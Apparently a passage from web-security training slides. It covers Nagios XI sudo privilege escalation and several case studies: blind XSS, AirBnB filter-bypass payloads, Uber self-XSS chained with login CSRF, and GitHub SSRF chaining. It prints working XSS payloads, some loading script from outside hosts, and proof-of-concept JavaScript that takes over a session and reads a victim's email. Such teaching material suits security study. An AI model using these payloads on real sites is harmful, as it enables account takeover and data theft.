NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/reset_config_perms.sh
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/backup_xi.sh *
NAGIOSXIWEB ALL = NOPASSWD:/usr/bin/tail -100 /var/log/messages
NAGIOSXIWEB ALL = NOPASSWD:/usr/bin/tail -100 /var/log/httpd/error_log
NAGIOSXIWEB ALL = NOPASSWD:/usr/bin/tail -100 /var/loq/mysqld.loq
```

- By appending commands to above shell scripts and running them with sudo, we can escalate our privileges.


# Chaining it all together!!



# Demo 14.2 - Attack Chaining leading to RCE.

- Exploit multiple vulnerabilities in Nagios XI and chain them together to gain root

**Challenge URL:** <http://monitor.webhacklab.com/>



# Interesting XSS and CSRF Attack Vectors

This section includes case studies and examples of interesting Cross Site Scripting (XSS) and Cross Site Request Forgery (CSRF).

- Blind/Second Order XSS
- AirBnB XSS Filter Bypass

# Case Study: Blind/Second Order XSS

The application allows user to inject `<script>` tags in the profile however the payload does not execute on the client's profile.

- Attacker can inject payload in the user profile page in first name and last name parameter.
- Attacker hosts a malicious javascript and injects it through the payload: "`><script src='//y.vg'></script>`"
- The execution point of the XSS is the admin portal.
- Attacker calls customer call center regarding some issue with the account. Once the support staff opens the admin portal the payload executes and the attacker receives a request for the javascript.

Reference: <https://thehackerblog.com/poisoning-the-well-compromising-godaddy-customer-support-with-blind-xss/index.html>

# Case Study: AirBnB XSS Filter Bypass

- The application striped any tag being injected, which was bypassed using ';

```
; </script> <u>test123
```

- Using null-bytes further WAF protections were bypassed and they still work due to application stripping them out.

```
; <sc%00ript/test='asdf' /te%00st2='asdf'>alert/**/(1)</scri
pt>
```

- However Content-Security Policy (CSP) still blocks execution of content in src attribute of different tags.

```
; </script> <img/test='asdf' /sr%00c=' ' /on%00error=prompt>
```

# Case Study: AirBnB XSS Filter Bypass

- IMG, FRAME and SCRIPT sources are not allowed, however embed tag is:
  - **Initial payload**

```
; </script><embed/test=' '/allowscr%00iptaccess='always' /s%00rc='//abc.xxx/xss.swf'//>
```
  - **Universal payload to bypass Chrome Auditor**

```
; </script><em;<;>;<embed /test=' '/allowscript%00acces%00s='al%00%09ways'+%09%00s%09r%00c='//abc.xxx/xss.swf'><em; &city-link-index=&id=9978655'+on%00error=al%00ert%00(1) '
```


# Case Study: Exploiting Self-XSS

- Self-XSS on Uber's Partners portal.  
Payload: <script>alert (document.domain);</script>
- Observations:
  - The 'state' parameter was not implemented in 'OAuth' callback leading to CSRF vulnerability in the login functionality.
  - Another CSRF vulnerability in logout functionality.
- Chaining Bugs:
  - Step 1: Logging out existing user
  - Step 2: Logging into attacker account and executing malicious script
  - Step 3: Switching back to victim account

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS


## Illustration: (Attacker's Preparation)



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Illustration: (Step 1)



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step1: Logging out existing user

- Following code logged out the existing user and prevented the redirection to 'login.uber.com' with defined CSP.


```
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src https://partners.uber.com">
<!-- Logout of partners.uber.com -->

```

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Illustration: (Step2)



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step 2: Logging into attacker account

- Attacker log into his account to obtain a valid and unused value for the parameter ‘code’ of OAuth:


```
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src partners.uber.com">partners.uber.com">
<!-- Logout of partners.uber.com -->

<script>
 //Initiate login so that we can redirect them
 var login = function() {
 var loginImg = document.createElement('img');
 loginImg.src = 'https://partners.uber.com/login/';
 loginImg.onerror = redir;
 }
 //Redirect them to login with our code
 var redir = function() {
 //Get the code from the URL to make it easy for testing
 var code = window.location.hash.slice(1);
 var loginImg2 = document.createElement('img');
 loginImg2.src = 'https://partners.uber.com/oauth/callback?code=' + code;
 loginImg2.onerror = function() {
 //Redirect to the profile page with the payload
 window.location = 'https://partners.uber.com/profile/';
 }
 }
</script>
```

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Illustration: (Step 3)



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step 3: Switching back to victim account

- As soon as attacker profile page is loaded, the following stored payload gets executed:

```
//Create the iframe to log the user out of our account and back into theirs
var loginIframe = document.createElement('iframe');
loginIframe.setAttribute('src', 'https://fin1te.net/poc/uber/login-target.html');
document.body.appendChild(loginIframe);
```

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step 3: Switching back to victim account

- The iframe content uses the same trick to logout attacker account and blocking subsequent request to 'login.uber.com':

```
<!-- Set content security policy to block requests to login.uber.com, so the target maintains their session -->
<meta http-equiv="Content-Security-Policy" content="img-src partners.uber.com">
<!-- Log the user out of our partner account -->

<script>
 //Log them into partners via their session on login.uber.com
 var redir = function() {
 window.location = 'https://partners.uber.com/login/';
 };
</script>
```

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step 3: Switching back to victim account

- Following code was used to grab the data from victim's profile page:


```
//Wait a few seconds, then load the profile page, which is now *their* profile
setTimeout(function() {
 var profileIframe = document.createElement('iframe');
 profileIframe.setAttribute('src', 'https://partners.uber.com/profile/');
 profileIframe.setAttribute('id', 'pi');
 document.body.appendChild(profileIframe);
 //Extract their email as PoC
 profileIframe.onload = function() {
 var d = document.getElementById('pi').contentWindow.document.body.innerHTML;
 var matches = /value="([^\"]+)" name="email"/.exec(d);
 alert(matches[1]);
 }
}, 9000);
```

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Step 3: Switching back to victim account


- The final iframe is loaded from the sameorigin, leading to successful XSS exploitation:



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Illustration: (Full)



Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Exploiting Self-XSS

## Attack Scenario

- Add the payload to attacker's profile.
- Grab valid and unused value of parameter 'code' by initiating login from attacker's account.
- Get the logged in user to visit the attack page.
- The user will then be logged out, and logged into attacker's account.
- Payload stored on attacker's account will get executed.
- In a hidden frame, they will be logged out from attacker's account.
- In another hidden frame, they will be logged into their account.
- Attacker will have an iframe, in the same origin containing the user's session.

Reference: <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>

# Case Study: Chaining Vulnerabilities (GitHub)

- Attacker used following four vulnerabilities for RCE:
  1. SSRF in External Application
  2. SSRF in Internal Graphite Application
  3. CRLF Injection in Python
  4. Unsafe Deserialization
- Result: Remote Code Execution (RCE)

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# SSRF in External Application

- In GitHub Enterprise, a feature ‘WebHook’ could define a custom HTTP callback when specific GIT command occur.
- Committing files triggered a callback request on URL ‘<http://orange.tw/foo.php>’ as shown below:

